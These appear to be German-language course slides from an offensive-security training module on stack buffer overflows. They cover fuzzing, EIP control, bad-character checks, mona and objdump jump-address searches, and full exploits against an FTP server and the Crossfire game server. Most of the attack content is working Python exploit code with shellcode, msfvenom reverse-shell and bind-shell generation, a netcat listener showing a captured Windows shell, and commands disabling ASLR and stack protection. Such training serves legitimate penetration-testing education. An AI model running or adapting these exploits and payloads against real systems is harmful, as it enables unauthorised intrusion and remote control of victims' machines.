White Hat - Offensive Security 1

06 Stack Buffer Overflow



> So spannend kann Technik sein.



Modulübersicht

- In diesem Modul befassen wir uns mit dem Thema Stack Buffer Overflows in Windows und Linux
- Am Ende des Moduls sollten Sie in der Lage sein selbst einen Stack Buffer overflow durchzuführen
- Sie kennen den Immunity Debugger und den GDB und können diese für Exploitzwecke anwenden



Buffer Overflows

- BOF sind ein oft eingesetzter Angriffsvektor
- Natürlich reagierten die Softwarehersteller auf BOF und so simpel wie ein Stack Overflow ist es wenn der Hersteller aktuelle Techniken wie z.B. ASLR (Adress Space Layout Randomization) einsetzt nicht mehr
- Trotzdem sind auch heute noch BOF möglich, es ist nur nicht mehr so einfach




Buffer Overflows

- Buffer overflows passieren dann wenn nicht geprüft wird ob die Länge eines Eingabestrings größer als die Variable ist, die diesen Sting annehmen soll
- Wird dann noch ein Befehl verwendet, der den Inputstring einfach übernimmt und Überlänge nicht abschneidet kommt es zu einem BOF
 - strcpy(prog, argv[0]);
 - strcat(prog, argv[0]);
 - sprintf(prog, "%s", argv[0]);



Stack Übersicht





BOF finden


- Generell gibt es drei Wege BOFs zu finden
- Source Code Analyse
 - Wenn Sourcecode vorliegt
- Reverse Engineering
 - Wenn closed Source
- Fuzzing
 - Auch eine Möglichkeit bei closed Source



Fuzzing

 Fuzzing bedeutet eine Anwendung mit von uns manipulierten Daten zu beschicken, in der Hoffnung einen Absturz zu provozieren

Kali hat einige Fuzzer zu bieten





Einfacher FTP Fuzzer

```
#!/usr/bin/python
import socket
# Create an array of buffers, from 20 to 2000, with increments of 20.
buffer=["A"]
counter=20
while len(buffer) <= 30:
             buffer.append("A"*counter)
             counter=counter+100
# Define the FTP commands to be fuzzed
commands=["MKD","CWD","STOR"]
# Run the fuzzing loop
for command in commands:
             for string in buffer:
                          print "Fuzzing " + command + " with length:" +str(len(string))
                          s=socket.socket(socket.AF INET, socket.SOCK STREAM)
                          connect=s.connect(('192.168.146.135',21)) # hardcoded IP address
                          s.recv(1024)
                          s.send('USER ftp\r\n') # login procedure
                          s.recv(1024)
                          s.send('PASS ftp\r\n')
                          s.recv(1024)
                          s.send(command + ' ' + string + '\r\n') # evil buffer
                          s.recv(1024)
                          s.send('QUIT\r\n')
                          s.close()
```




Stor_skeleton.py

 Da STOR einen BOF auslöst erstellen wir ein Script, dass 2000 * "A" speichert (diesmal auch mit Debugger)

```
#!/usr/bin/python import socket
```

```
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = '\x41'*2000
connect=s.connect(('192.168.146.135',21)) # hardcoded IP address
s.recv(1024)
s.send('USER ftp\r\n') # login procedure
s.recv(1024)
s.send('PASS ftp\r\n')
s.recv(1024)
s.send('STOR ' + buffer + '\r\n') # evil buffer
s.close()
```







Analyse Debugger

- Der EIP (Extended Instruction Pointer) ist das Befehlszählregister, es enthält die Speicheradresse des nächsten auszuführenden
 - Wir sehen EIP wurde mit As überschrieben
- Wir sehen auch das ESP Register wurde überschrieben
- Als erstes müssen wir EIP kontrollieren können, dazu müssen wir wissen ab dem wie vielten Byte wird EIP (und auch ESP) überschrieben



EIP kontrollieren

- Kali erstellt mit einem Ruby Script ein eindeutiges Pattern, dass es uns leicht macht die Byte Anzahl bis EIP zu bestimmen
- Wir generieren uns ein 2000 Byte langes Pattern
 - /usr/share/metasploit-framework/tools/pattern_create.rb 2000
- Wir ändern unser Script sodass nun dieses Pattern an den FTP Server geschickt wird



EIP kontrollieren

 Wir geben die Speicherstelle von EIP in pattern_offset.rb ein und erhalten die Bytes bis zu EIP

```
root@kali:~/ability# /usr/share/metasploit-framework/tools/pattern_offset.rb 67423167 2000
[*] Exact match at offset 964
```

 pattern_offset.rb kann nicht nur mit der Speicherstelle sondern auch mit Strings arbeiten, daher überprüfen wir gleich an welcher Stelle ESP überschrieben wird

root@kali:~/ability# /usr/share/metasploit-framework/tools/pattern_offset.rb Bg8B 2000
[*] Exact match at offset 984



Gefundene Speicherstellen verifizieren

 Wir modifizieren den Sendebuffer so dass erst "A" gesendet werden, dort wo EIP beginnt genau 4x "B" dann so viele C, dass beim ESP genau die "D" beginnen

```
#!/usr/bin/python
import socket
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = \\ \text{x41'*964} + '\ \text{x42'*4} + '\ \text{x43'*16} + '\ \text{x44'*1012}

connect=s.connect(('192.168.146.135',21)) # hardcoded IP address
s.recv(1024)
s.send('USER ftp\r\n') # login procedure
s.recv(1024)
s.send('PASS ftp\r\n')
s.recv(1024)
s.send('STOR ' + buffer + '\r\n') # evil buffer
s.close()
```



Shellcode Space verifizieren

- Um Shellcode zu launchen brauchen wir Platz, in diesem Speziellen Angriff werden wir das ESP Register verwenden, weil es ebenfalls überschrieben wurde
- Wir lokalisieren nun Start und Ende des ESP Registers
- Wir checken, dass der Content nicht durch irgendwelche fremde Register unterbrochen wird
- Wir Prüfen die Länge indem wir die Anfangsspeicheradresse von der Endspeicheradresse abziehen
- Ist nicht genug Platz vorhanden können wir vielleicht den Shell Code hinten anhängen und über "jumps" erreichen



- Abhängig von der Anwendung, Vulnerability Typ und verwendetem Protokoll können manche Zeichen im Shellcode anders interpretiert werden als gewünscht
- Typisch ist 0x00 ein Bad Character weil das Null Byte den String (Shellcode) terminiert
- Typische andere Bad Character sind oft 0xff sowie 0x0A (Line Feed) und 0x0D (Carriage Return)



#!/usr/bin/python import socket



```
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff,")
buffer = badchars + \sqrt{x41'*707} + \sqrt{x42'*4} + \sqrt{x43'*16} + \sqrt{x44'*1013}
connect=s.connect(('192.168.146.135',21)) # hardcoded IP address
s.recv(1024)
s.send('USER ftp\r\n') # login procedure
s.recv(1024)
s.send('PASS ftp\r\n')
s.recv(1024)
s.send('STOR' + buffer + '\r\n') # evil buffer
s.close()
```



- Nun überprüfen wir jeden einzelnen Charakter im Debugger ob dieser auch den richtigen Wert hat
- Hat er einen anderen, haben wir einen Bad Charakter gefunden und stellen später fest, dass dieser bzw. diese nicht in unserem Exploit verwendet werden



Sprungadresse finden

- Wir könnten als Sprungadresse die absolute Adresse von ESP eingeben
 - Problem, die Speicheradresse muss nicht ident sein auf allen Computern
 - Lösung wir brauchen eine Speicheradresse, die sich nicht verändert und die den Inhalt vom ESP Register ladet
- Wir suchen also einen Befehl "jmp ESP" aber in einer Windows DLL
- Wichtig ist, dass wir diese hinsichtlich Schutzmechanismen überprüfen und das kein Bad Char in der Sprungadresse verwendet wird!



!Mona

- Das Immunity Debugger Script mona.py hilft bei der Identifizierung der Module ohne Schutzmechanismus
- Dazu gibt es mehrere Befehle, wir sehen uns einfach alle geladenen Module an
 - !mona modules

501101												
Module info :												
Base	: Тор	Size	Rebase SafeSE	H : ASLR : NXCompat	: OS DII	Version, Modulename & Path						
0x66710000 0x719b0000 0x77c40000 0x77c40000 0x77b0000 0x77b0000 0x7710000 0x70400000 0x7c910000 0x71a0000 0x71a0000 0x71a0000 0x71a0000	0x66769000 0x719f0000 0x77f36000 0x7c906000 0x7c906000 0x7c38000 0x7c400000 0x0044c000 0x7c40000 0x7c9c7000 0x71a08000 0x71a08000 0x71a08000 0x71a27000	0x00059000 0x00040000 0x00046000 0x0003a000 0x00106000 0x00058000 0x00090000 0x0004c000 0x0004c000 0x00058000 0x00017000 0x0008000	False True Tru	False False	True True True True True True True True	5.1.2600.2180 [hnetofg.dll] (C:\WINDOWS\system32\hnetofg.dll)						



Typische Section Namen von Executables

- Üblicherweise haben Anwendungen 4 Sections
 - text
 - Beinhaltet den ausführbaren Code der Anwendung
 - data
 - Initialisierte Daten der Anwendung (z.B. Strings)
 - rdata oder .idata
 - Liste der Windows APIs die von der Anwendung verwendet wird und daher geladen werden muss
 - rscr
 - Beinhaltet Dinge wie große Images die die Anwendung verwendet
- Diese können vom Entwickler anders benannt werden, auch weitere Sections können hinzugefügt werden



Data Execution Prevention (DEP)


- Nun sehen wir uns das Memory Mapping an um zu sehen ob DEP verwendet wird
- Wir sehen, wir können Code ausführen, DEP wird nicht angewendet


Address	Size	Owner	Section	Contains	Type	Access	Initial
00400000	00001000	Ability		PE header	Imaq	R	RWE
	0001A000		.text	code	Imag	RE	RWE
	00003000		.rdata	imports	Imag	R	RWE
	00005000			data	Imag	RW Cope	RWE
	00012000			resources	Imag	R	RWE


- Sneak Preview
 - In WH3 werden wir unseren Exploit so verändern, dass er auch unter DEP funktioniert



Relative Sprungadresse









Relative Sprungadresse bestimmtes Modul

- Suchen wir in einem bestimmten Modul nach der Sprungadresse können wir auch Mona verwenden
- Zunächst benötigen wir den Opcode für "jmp ESP"
- Dazu stellt uns Metasploit ein Ruby Script zur Verfügung

```
root@kali:~# /usr/share/metasploit-framework/tools/nasm_shell.rb
nasm > jmp esp
00000000 FFE4 jmp esp
nasm >
```



Relative Sprungadresse bestimmtes Modul

 Folgender Monabefehl sucht in einem bestimmten Modul nach den Opcode

!mona find -s "\xff\xe4" -m modulname



Sprungadresse in Buffer einfügen

- Wir achten bei der Auswahl der Sprungadresse, dass sie keine Bad Chars beinhaltet!
- Aufgrund der X86 little Endian Speicheradressierung müssen wir die Sprungadresse Byteweise rückwärts in den Buffer einfügen!

```
#7CB41020 jmp ESP
buffer = '\x41'*964 + '\x20\x10\xB4\x7C' + '\x43'*16 +
```



PoC Shellcode calc.exe

- Das alles funktioniert beweisen wir indem wir beim Victim den Calc.exe starten
- Dazu suchen wir uns im Internet einen Shellcode (ohne \x00), der den Calculator startet
- Damit auch alles funktioniert starten wir nicht gleich mit unserem Shellcode im ESP sondern mit ein paar NOPS (\x90)
- Dann passen wir das Script an



PoC Script

#!/usr/bin/python import socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

 $shellcode = ("\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"$

"\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"

"\x77\x20\x8b\x3f\x80\x7e\x0c\x33"

"\x75\xf2\x89\xc7\x03\x78\x3c\x8b"

"\x57\x78\x01\xc2\x8b\x7a\x20\x01"

"\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"

"\x45\x81\x3e\x43\x72\x65\x61\x75"

"\xf2\x81\x7e\x08\x6f\x63\x65\x73"

"\x75\xe9\x8b\x7a\x24\x01\xc7\x66"

"\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"

"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"

"\xb1\xff\x53\xe2\xfd\x68\x63\x61"

"\x6c\x63\x89\xe2\x52\x53\x53"

"\x53\x53\x53\x53\x52\x53\xff\xd7")

#7CB41020 jmp ESP

buffer = "\x41'*964 + "\x20\x10\xB4\x7C' + "\x43'*16 + "\x90'*20 + shellcode + "\x44'*880

connect=s.connect(('192.168.146.135',21)) # hardcoded IP address

s.recv(1024)

s.send('USER ftp\r\n') # login procedure

s.recv(1024)

s.send('PASS ftp\r\n')


s.recv(1024)

s.send('STOR ' + buffer + '\r\n') # evil buffer

s.close()

Sind Bad Chars im Shellcode, verwenden wir msfvenom um diese zu eliminieren!







Reverse Shell

- Da unser Exploit nun funktioniert brauchen wir einen Shellcode, der uns eine Command Shell returniert
- Diesen Shellcode lassen wir uns von msfvenom generieren
 - msfvenom -l zeigt alle Payload an
- Die Bad Charakter wird uns ebenfalls msfencode eliminieren



Reverse Shell

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.146.130 LPORT=4444 -b "\x00\xff" -a x86 -f py

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.146.130 LPORT=4444 -b "\x00\xff" -a x86 -f py
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
buf = ""
buf += "\xdd\xc5\xd9\x74\x24\xf4\xb8\xee\x45\x4d\xae\x5a\x2b"
buf += "\xc9\xb1\x52\x31\x42\x17\x03\x42\x17\x83\x04\xb9\xaf"
buf += "\x5b\x24\xaa\xb2\xa4\xd4\x2b\xd3\x2d\x31\x1a\xd3\x4a"
buf += "\x32\x0d\xe3\x19\x16\xa2\x88\x4c\x82\x31\xfc\x58\xa5"
```



Reverse Shell generieren

- Nun kopieren wir den Shellcode in unser Script und passen die Gesamtlänge an
- Wir starten Netcat um die Reverse Shell aufzufangen
 - root@kali:~# nc -vvlp 4444
- Nun starten wir unser Exploit Script



Der Erfolgreiche Bufferoverflow

```
root@kali: ~
 File Edit View Search Terminal Help
 root@kali:~# nc -vvlp 4444
listening on [any] 4444 ...
192.168.146.135: inverse host lookup failed: Unknown server error : Connection t
imed out
connect to [192.168.146.130] from (UNKNOWN) [192.168.146.135] 1056
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator\Desktop\abilitywebserver>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection:
        Connection-specific DNS Suffix . : localdomain
        IP Address. . . . . . . . . . . . . . . . . 192.168.146.135
                                             255.255.255.0
        Subnet Mask .
                                             192,168,146,2
        Default Gateway
C:\Documents and Settings\Administrator\Desktop\abilitywebserver>
```



Exercise 6.1

- Schreiben Sie einen Fuzzer für den SLMail 5.5.0 Mail Server
- Schreiben Sie einen Exploit für das POP3 PASS Kommando
- Dokumentieren Sie <u>alle ihre</u> Arbeitsabläufe, Scripts usw. indem Sie erklären was Sie tun und warum Sie das tun



Exploiting Linux BOF

- Bufferoverflows sind nichts Windowsspezifisches, wir können auch Linux Bufferoverflows ausnutzen
- Zunächst müssen wir ASLR abschalten!
 - echo 0 > /proc/sys/kernel/randomize_va_space
- Crossfire ein Multiplayer Online Game hatte in der Version
 1.9.0 einen Bufferoverflow
- Wir installieren Crossfire in den Folder /usr/games/crossfire/



Crossfire PoC

```
#!/usr/bin/python
import socket, sys
host = sys.argv[1]
crash="\x41" * 4379
buffer = "x11(setup sound " + crash + "<math>x90\\x00#"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
data=s.recv(1024)
print data
s.send(buffer)
s.close()
print "[*]Payload Sent!"
```



Starten Crossfire mit GDB Debugger

```
root@kali:~# gdb /usr/games/crossfire/bin/crossfire
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<a href="http://www.gnu.org/software/gdb/bugs/>...">http://www.gnu.org/software/gdb/bugs/>...</a>
Reading symbols from /usr/games/crossfire/bin/crossfire...done.
(gdb)
```

- Dann starten wir die Ausführung mit run
- Nun führen wir unseren PoC Code aus

```
root@kali:~/scripts# ./crossfire_skeleton.py 127.0.0.1
[*]Sending evil buffer...
#version 1023 1027 Crossfire Server
[*]Payload sent !
root@kali:~/scripts#
```



PoC funktioniert

Wir haben einen BOF

- Sehen wir uns mit info registers die Register an
- Gleich mehrere wurden überschrieben

```
(gdb) info registers
                                    -1210476018
eax
                 0xb7d99a0e
есх
                0x9041
                          36929
edx
                 0xb7d9ab36
                                    -1210471626
                                    1094795585
                 0×41414141
esp
                                    0xbffff180
                                    0x41414141
edi
eip
                 0×41414141
                                    0x41414141
eflags
                 0x10286
                          [ PF SF IF RF ]
                 0x73
                           115
                 0x7b
                           123
                0x7b
                          123
                0x7b
                          123
                           0
                 0 \times 0
                0x33
                          51
```



EIP Kontrolle

- Wir generieren wieder ein Pattern diesmal mit der Länge 4379
- Adaptieren unser Script, restarten GDB (mit r) und starten das Script
- Info registers zeigt uns wieder die Register an
- Wir kopieren die EIP Speicherstelle in pattern_offset und erhalten 4368
- Nun passen wir das Script entsprechend an



EIP Kontrolle

```
#!/usr/bin/python
import socket, sys
host = sys.arqv[1]
#crash= 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4/
crash= "x41"*4368 + "x42x42x42x42" + "x43"*7
buffer = "\x11(setup sound " + crash + "\x90\x00#"
s=socket.socket(socket.AF INET, socket.SOCK STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
data=s.recv(1024)
print data
s.send(buffer)
s.close()
print "[*]Payload sent !"
```



EIP wurde mit \x42 überschrieben

```
(gdb) info registers
                0xb7d99a0e
                                   -1210476018
eax
                0x9043
                          36931
ecx
edx
                0xb7d9ab36
                                   -1210471626
                0x41414141
                                   1094795585
ebx
                0xbffff180
                                   0xbffff180
                0x41414141
                                   0x41414141
ebp
                0x41414141
                                   1094795585
edi
                0x41414141
                                   1094795585
eip
                0x42424242
                                   0x42424242
eflags
                0x10286
                          [ PF SF IF RF ]
                0x73
                          115
cs
                0x7b
                          123
SS
ds
                0x7b
                          123
                0x7b
                          123
                          0
                0 \times 0
                          51
                0x33
```



Überprüfung des Register EAX

- Ausgabe von 200 Byte aus dem EAX Register
 - (gdb) x/200xb \$eax
- Wir erkennen, dass EAX unseren String enthält
 - x73 -> S
 - x65 -> E
 - $\x74 -> T$
 - x75 -> U
 - $\x70 -> P$
 - x20 -> Space

— ...



Generieren eigener Shellcode

Diesmal generieren wir einen Linux Bind Shell Shellcode

- Wir erkennen ein Problem!
- \x00 bricht die
 Pipe, wir brauchen eine Lösung dafür!



msfvenom

- Wir generieren also einen Shellcode, und geben das Nullbyte als Bad Character an
- msfvenom -p linux/x86/shell_bind_tcp -a x86 --platform linux -b '\x00' -e x86/shikata_ga_nai -f py

```
root@kali:~# msfvenom -p linux/x86/shell bind tcp -a x86 --platform linux -b '\x00'
-e x86/shikata ga nai -f py
Found 10compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata ga nai
x86/shikata ga nai succeeded with size 105 (iteration=0)
x86/shikata ga nai chosen with final size 105
Payload size: 105 bytes
buf = ""
buf += "\xb8\x2b\x99\xb4\xba\xda\xce\xd9\x74\x24\xf4\x5f\x33"
buf += "\xc9\xb1\x14\x31\x47\x14\x03\x47\x14\x83\xef\xfc\xc9"
buf += "\x6c\x85\x61\xfa\x6c\xb5\xd6\x57\x19\x38\x50\xb6\x6d"
buf += "\x5a\xaf\xb8\xd5\xfd\x7d\xd0\xeb\x01\x93\x7c\x86\x11"
buf += "\xc2\x2c\xdf\xf3\x8e\xaa\x87\x3e\xce\xbb\x79\xc5\x7c"
buf += "\xbf\xc9\xa3\x4f\x3f\x6a\x9c\x36\xf2\xed\x4f\xef\x66"
buf += "\xd1\x37\xdd\xf6\x64\xb1\x25\x9e\x59\x6e\xa5\x36\xce"
buf += "\x5f\x2b\xaf\x60\x29\x48\x7f\x2e\xa0\x6e\xcf\xdb\x7f"
buf += "\xf0"
```



Script anpassen

- Nun adaptieren wir unser Script, diesmal beginnen wir mit 200 NOPS (so etwas wird NOP Slide genannt)
- Dann der Shellcode
- Den Rest berechnen wir und füllen diesen mit "\x41" auf



Sourcecode

```
#!/usr/bin/python
import socket, sys
host = sys.argv[1]
#x86/shikata_ga_nai chosen with final size 105
#Payload size: 105 bytes
buf = ""
buf += \text{"}xb8\x2b\x99\xb4\xba\xda\xce\xd9\x74\x24\xf4\x5f\x33"}
<SNIP>
buf += "\xf0"
crash="\x90"*200+buf+"\x41"*(4368-200-len(buf))+"\x42"*4+"\x43"*7
buffer = "x11(setup sound " + crash + "x90x00#"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
<SNIP>
```



Sprungadresse festlegen

- info registers zeigt EIP wird immer noch mit den 4 "\x42" überschrieben
- Wir dumpen 300 Byte des EAX Registers
 - x/300xb \$eax
 - Wir sehen unsere NOPS, dann den Shellcode
- Nun kopieren wir eine Speicheradresse knapp vor dem Shellcode und verwenden das als Sprungadresse für EIP (little Endian nicht vergessen)

	Type <retu< th=""><th>rn> to co</th><th>ntinue,</th><th>or q <re< th=""><th>turn> to</th><th>quit</th><th></th><th></th><th></th></re<></th></retu<>	rn> to co	ntinue,	or q <re< th=""><th>turn> to</th><th>quit</th><th></th><th></th><th></th></re<>	turn> to	quit			
	0xb7d99ac6:	0x90	0×90	0x90	0x90	0x90	0x90	0x90	0x90
	0xb7d99ace:	0x90	0x90	0×90	0x90	0x90	0x90	0x90	0x90
	0xb7d99ad6:	0x90	0x90	0x90	0x90	0x90	0x90	0×90	0x90
	9xb7d99ade:	0×90	0x90	0×90	0x90	0xb8	0xd5	0xa3	0x2f
@ 2042/4	0xb7d99ae6:	0x19	0xdb	0xdf	0xd9	0x74	0x24	0xf4	0x5d
© 2013/1	^{4 FH} 3xb7d99aee:	0x2b	0xc9	0xb1	0x14	0x31	0x45	0×14	0x03



Sourcecode

```
<SNIP>
#x86/shikata_ga_nai chosen with final size 105
#Payload size: 105 bytes
buf = ""
buf += \text{xb8}x2b\x99\xb4\xba\xda\xce\xd9\x74\x24\xf4\x5f\x33}
<SNIP>
buf += "\xf0"
#0xb7d1da66 NOP Slide
crash="\x90"*200+buf+"\x66\xda\xd1\xb7"*(4368-200-len(buf))+"\x42"*4+"\x43"*7
buffer = "x11(setup sound " + crash + "x90x00#"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."
s.connect((host, 13327))
<SNIP>
```



Leider keine Bind Shell

- Leider bekommen wir keine Bindshell das hat zwei Gründe
 - Kali nutzt das NX Flag und Crossfire wurde nicht mit -z noexecstack option in gcc kompiliert
- Bleibt ja immer noch DoS!
- Ja, aber damit geben wir uns nicht zufrieden!
 - Wir installieren execstack
 - Tool zum manipulieren der Stackflags
 - Setzen das Programm Crossfire auf Stack executable
 - execstack –s /usr/games/crossfire/bin/crossfire

```
File Edit View Search Terminal Help

root@kali:~/scripts# netstat -antp |grep 4444

tcp 0 0 0.0.0.0:4444 0.0.0.0:* LISTEN

5186/crossfire
root@kali:~/scripts#
```



Was bleibt zu tun?

- Wir möchten natürlich nicht direkt an die Speicherstelle springen sondern auch diesmal wieder ein Register verwenden
- Wir können nicht einfach das EAX Register verwenden, da da an der Speicherstelle ja zunächst das SETUP steht
- Weitere Beobachtungen zeigen uns, dass ESP auf das Ende unseres Inputs zeigt





EAX erhöhen

- Wir starten nun die NASM (Assembler) Shell
- Und geben den Assembler Befehl ein um EAX um 12 Byte zu erhöhen
 - add eax,12
- Nun benötigen wir noch den Assemblercode für
 - jmp EAX



Exploit anpassen

 Da diese Befehle nur 5 Byte benötigen können wir unseren Exploit anpassen

```
<SNIP>
crash="\x90"*200+buf+"\x41"*(4368-200-
len(buf))+"\x36\xda\xd1\xb7"+"\x83\xC0\x0C\xFF\xE0\x43\x43"
<SNIP>
```



Sprungadresse suchen

- Wie bei unserem Windows BOF suchen wir nun einen Jump zum Register, diesmal EAX
- Jmp ESX hat den Hex Code "ff e4"

```
nasm > jmp esp
```

```
/FH/crossfire# objdump -D /usr/games/crossfire/bin/
crossfire |grep "ff e4"
81345d4:
                00 8a f3 ff e4 43
                                                %cl.0x43e4fff3(
                                         add
%edx)
8134724:
                80 ba f3 ff e4 48 00
                                                 $0x0,0x48e4fff3
                                         cmpb
(%edx)
81349c7:
                ff e4
                                         jmp
                                                 *%esp
                a0 4c f4 ff e4
8134ad4:
                                                 0xe4fff44c.%al
                                         mov
8134f87:
                ff e4
                                                 *%esp
                                          ami
```

 Statt dem direkten Sprung verwenden wir diese Jump Adresse



Codeanpassung

```
<SNIP>
crash="\x90"*200+buf+"\x41"*(4368-200-
len(buf))+"\x87\x50\x13\x08"+"\x83\xC0\x0C\xFF\xE0\x43\x43"
<SNIP>
```

